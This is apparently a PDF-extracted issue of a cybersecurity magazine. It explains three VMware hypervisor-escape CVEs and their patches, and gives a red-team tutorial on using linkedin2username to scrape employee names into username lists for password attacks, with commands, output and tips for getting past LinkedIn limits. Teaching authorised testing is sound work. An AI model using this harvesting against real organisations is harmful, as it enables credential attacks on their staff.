

Simplifying Cyber Security since 2016

HACKERCOOL

February 2025 Edition 8 Issue 2

Hacking with The FatRat in Hacking Tool

VULNERABILITY FOR BEGINNERS

Multiple VMware zero-day vulnerabilities

RED TEAM HACKING

Linkedin2username. a LinkedIn OSINT tool

VULNERABILITY FOR BEGINNERS

Kibana CVE-2025-25015 and Apple webkit
CVE-2025-24201 zero-day vulnerabilities

Copyright © 2025 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL
Simplifying Cybersecurity

DISCLAIMER

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking relevant permissions. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 8 Issue 2

Nothing much
to
say here.
So just enjoy
reading the Issue.

Contact us:

Mail: admin@hackercoolmagazine.com

WhatsApp/Telegram: [+919505658443](https://www.whatsapp.com/channel/0029va833333333333333333)

INSIDE

See what our Hackercool Magazine's February 2025 Issue has in store for you.

1. Vulnerability for beginners:

Multiple VMware zero-day vulnerabilities.

2. Red Team hacking:

Linked2username: The LinkedIn OSINT tool.

3. Vulnerability for beginners:

Kibana CVE-2025-25015 zero-day vulnerability

4. What's New:

Qubes OS 4.2.4

5. Vulnerability for beginners:

Apple WebKit CVE-2025-24201 zero-day vulnerability

6. Hacking Tool:

The FatRat.


7. Cyber Security:

Insider Threat: Cyber security experts on giving Elon Musk and DOGE the keys to US government IT systems.

8. Metasploit This Month:

Ivanti Login scanner and NetAlertX modules.

Downloads



Vulnerability For Beginners

VMware zero-day vulnerabilities

Microsoft Threat Intelligence center discovered and reported zero-day vulnerabilities that affect VMware ESXi, Workstation and Fusion products of Broadcom.

VMware ESXi also known VSphere Hypervisor is a Type 1 hypervisor that allows users to run multiple virtual machines on a single server. It directly runs on hardware. While VMware workstation and Fusion are Type 2 hypervisors that run on the software. All of them are useful in running multiple virtual machines on a single system.



About the vulnerabilities

There is a total of 3 vulnerabilities discovered in these products.


CVE-2025-22226:

They are CVE-2025-22226 (CVSS score of 7.1). It's an information disclosure vulnerability that occurs due to an out-of-bound read in HGFS. This vuln

Network Gateway



Network Firewall



Hackercool Magazine

Network Switch



VMware Hypervisor

erability allows any malicious user with administrative privileges to a virtual machine to leak memory from the VMware's vmx process.

CVE-2025-22225:

CVE-2025-22225 with a CVSS score of 8.2 is an arbitrary write vulnerability which can allow a hacker with privileges within Vmx process to escape the sandbox.

CVE-2025-22224:

The most dangerous zero-day vulnerability with CVSS score of 9.3 is a Time-of-check Time-of-use (TOCTOU) vulnerability that leads to an out-of-bounds write. This allows a hacker who already has local administrative privileges on a virtual machine to execute code as the virtual machine's vms process running on the host on which hypervisor is running.

CVE-2025-22224

CVE-2025-22225

Hackercool Magazine


CVE-2025-22226

The vulnerable versions include VMware ESXi-8.0, VMware ESXi 7.0, VMware workstation 17.x, VMware Fusion 13.x, VMware cloud Foundation 5.X, 4.X, VMware Telco cloud Platform %.x, 4.X, 3.X, 2.X and VMware Te

lco Cloud Infrastructure 3.X, 2.X.

How these vulnerabilities can be exploited?

To exploit this vulnerability, a hacker needs to have access to the virtual machine running on any of the hypervisors mentioned above (vulnerable). Then he/she could exploit the vulnerability to escape the virtual machines and execute malicious code on the machine running the hypervisor.



Impact

These three zero-day vulnerabilities have already been exploited in the wild by APTs. It is estimated that more than 41,000 VMware ESXi instances that are vulnerable CVE-2025-22224 zero-day vulnerability according to Shadow server foundation. The highest number of vulnerable instances are in China, France and the USA.

These three vulnerabilities can be chained by hackers to escape the VM. This is also known as hypervisor escape. This hypervisor escape can be very dangerous as threat detection systems lack visibility into VMware environment. ESXi or Workstation don't have any EDR tools to detect threats and malicious activity.

Any attacker can exploit these vulnerabilities to escape sandbox and breach sensitive data but mostly ransomware affiliates are known to exploit vulnerabilities like these.

How to protect yourself?

Broadcom has already released patches to the vulnerable versions and they have urged users to apply fixes as soon as possible as there is no workaround for these three vulnerabilities. The patched versions of software are,

- 1) VMware ESXi80U3d-24585383,
ESXi8OU2d-24585300,
- 2) VMware ESXi7OU3s-24585291
- 3) VMware Workstation 17.6.3.
- 4) VMware Fusion 13.6.3.
- 5) VMware Cloud Foundation
Async patch to ESXi80U3d-24585383.
- 6) VMware Cloud Foundation
Async patch to ESXi80U3s-24585291
- 7) VMware Telco Cloud Platform-Fixed in ESXi 7.0U3s, ESXi 8.0U2d and ESXi 8.0U3d.

8) VMware Telco Cloud Infrastructure ESXi 7.0U3s.

STEP 1

Hacker already in the network gains access to the virtual machine in VMware hypervisor.

Hackercool Magazine

STEP 2

Then he/she exploits the chain of vulnerabilities CVE-2025-22224, CVE-2025-22225 and CVE-2025-22226 to escape the virtual machine onto the system running hypervisor.

This part
of the page
has
been
intentionally left
blank

The background of the image is a red-tinted collage. At the top, there is a dense field of binary code (0s and 1s) in a lighter red color. Below this, a large, semi-transparent red circle is centered. Inside this circle, there are two black rectangular boxes containing white text. At the bottom of the image, a close-up of a person's hands typing on a computer keyboard is visible, also tinted in red. The overall aesthetic is high-tech and cybersecurity-oriented.

Red Team Hacking

LinkedIn2username

**“The LinkedIn
OSINT tool.”**

Imagine you are on a red team engagement or penetration testing campaign. After performing footprinting, you got some IP addresses that belong to your target organization. Next, you scanned for any vulnerable services that are exposed to internet. You found some exposed services like SSH, VPN etc but none of them are vulnerable and require authentication.

You tried most common credentials used but that did not work. Next, you decided to try password cracking, but for this you require usernames before trying to crack the password. So, the choices before you are to guess usernames and passwords both or get the most common usernames and then try password cracking.

Most organizations use the name of the employee or a combination or variation of that as username. So, we need to first get names of the employees of the organization. How do you get the names of employees working in an organization? Well, you can perform an extensive social engineering operation or hack their database containing information about the employees.

The second option is a dud as that's what we are stopped in the first place. That doesn't make the first option attractive at all as it may take lot of time and resources. Luckily, we have simpler options. Nowadays, almost all information that stayed private earlier is in public now.

Which social media can fulfil our requirement of being employees of an organization. Your guess is right. It's LinkedIn. LinkedIn is a business and employment-focused online professional platform used for professional networking and career development and allows jobseekers to post their CVs and employers to post jobs. LinkedIn has more than 1 billion registered members from over 200 countries and territories.

Nowadays, all companies have pages on LinkedIn and all their employees also have a LinkedIn account. Most companies are searching for their ideal employee on LinkedIn and hence employees are posting their job experiences on LinkedIn.

As most organizations and companies use a combination of names of the employees as username, creating usernames by finding their names can help password cracking. Doing it manually is a long long process, so we brought

you a tool today that directly creates usernames with the name of the employees after retrieving them from LinkedIn.

Linkedin2username is an OSINT tool that generates usernames list from LinkedIn. Written in Python, this is a pure web script and doesn't need an API like shodan or Censys etc. However, it needs your LinkedIn username and password to login. So, you need to have a LinkedIn account. Another requirement is that the company or organization you are targeting should have a presence on LinkedIn. Good news is almost all organizations have presence on LinkedIn nowadays.

Let's see how to generate usernames from LinkedIn using this tool. For this, we will be using Kali Linux as this tool has been added to its repositories recently. It can be started using the same command as the name of the tool.

```
(kali@kali)-[~]
$ linkedin2username
```

Hackercool Magazine



linkedin2username

Spray away.
github.com/initstring


```
usage: linkedin2username [-h] -c COMPANY [-n DOMAIN]
                        [-d DEPTH] [-s SLEEP]
                        [-x PROXY] [-k KEYWORDS] [-g]
                        [-o OUTPUT]
```

```
linkedin2username: error: the following arguments are required:
-c/--company
```



All you have to do to generate usernames with this tool is to provide the name of the company. This can be done as shown below. Let's just try with Google.



As soon as we do this, a browser window opens with LinkedIn login page as shown below.



Login into your account. After logging into your LinkedIn account, get back to the terminal where you started linked2username tool.



The process starts as shown below.

```
Ready? Press Enter!
[*] Trying to get company info...
    Name: Google
    ID: 14...
    Desc: NOT FOUND
    Staff: 302908
    URL: https://goo.gle/3DLEokh
[*] Hopefully that's the right Google! If not, check LinkedIn and try again.
[*] Calculating inner and outer loops...
[*] Company has 302908 profiles to check. Some may be anonymous.
[!] Note: LinkedIn limits us to a maximum of 1000 results!
    Try the --geoblast or --keywords parameter to bypass
```



```
[*] Calculating inner and outer loops...
[*] Company has 302908 profiles to check. Some may be anonymous.
[!] Note: LinkedIn limits us to a maximum of 1000 results!
    Try the --geoblast or --keywords parameter to bypass
[*] Setting each iteration to a maximum of 6059 loops of 50 results each.
```

```
[*] Starting search.... Press Ctrl-C to break and write files early.
```

```
[*] Scraping results on loop 1...      [*] Added 50 new
[*] Scraping results on loop 2...      [*] Added 50 new
[*] Scraping results on loop 3...      [*] Added 50 new
[*] Scraping results on loop 4...      [*] Added 50 new
[*] Scraping results on loop 5...      [*] Added 50 new
[*] Scraping results on loop 6...      [*] Added 50 new
[*] Scraping results on loop 7...      [*] Added 50 new
[*] Scraping results on loop 8...      [*] Added 50 new
[*] Scraping results on loop 9...      [*] Added 50 new
[*] Scraping results on loop 10...     [*] Added 50 new
[*] Scraping results on loop 11...     [*] Added 50 new
[*] Scraping results on loop 13...     [*] Added 50 new
[*] Scraping results on loop 14...     [*] Added 50 new
[*] Scraping results on loop 15...     [*] Added 50 new
[*] Scraping results on loop 16...     [*] Added 50 new
[*] Scraping results on loop 17...     [*] Added 50 new
[*] Scraping results on loop 18...     [*] Added 50 new
[*] Scraping results on loop 19...     [*] Added 50 new
[*] Scraping results on loop 20...     [*] Added 50 new
[*] Scraping results on loop 21...
[*] We have hit the end of the road! Moving on...
```

```
[*] All done! Check out your lovely new files in li2u-output
```

```
(kali@kali) - [~]
$
```


